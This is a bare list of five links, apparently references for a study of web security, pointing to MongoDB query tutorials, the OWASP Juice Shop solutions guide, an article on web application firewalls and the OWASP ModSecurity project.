- https://www.freecodecamp.org/news/how-to-start-using-mongodb/
- https://www.mongodb.com/docs/manual/tutorial/query-documents/
- https://help.owasp-juice.shop/appendix/solutions.html
- https://www.indusface.com/blog/how-web-application-firewall-works/
- https://owasp.org/www-project-modsecurity/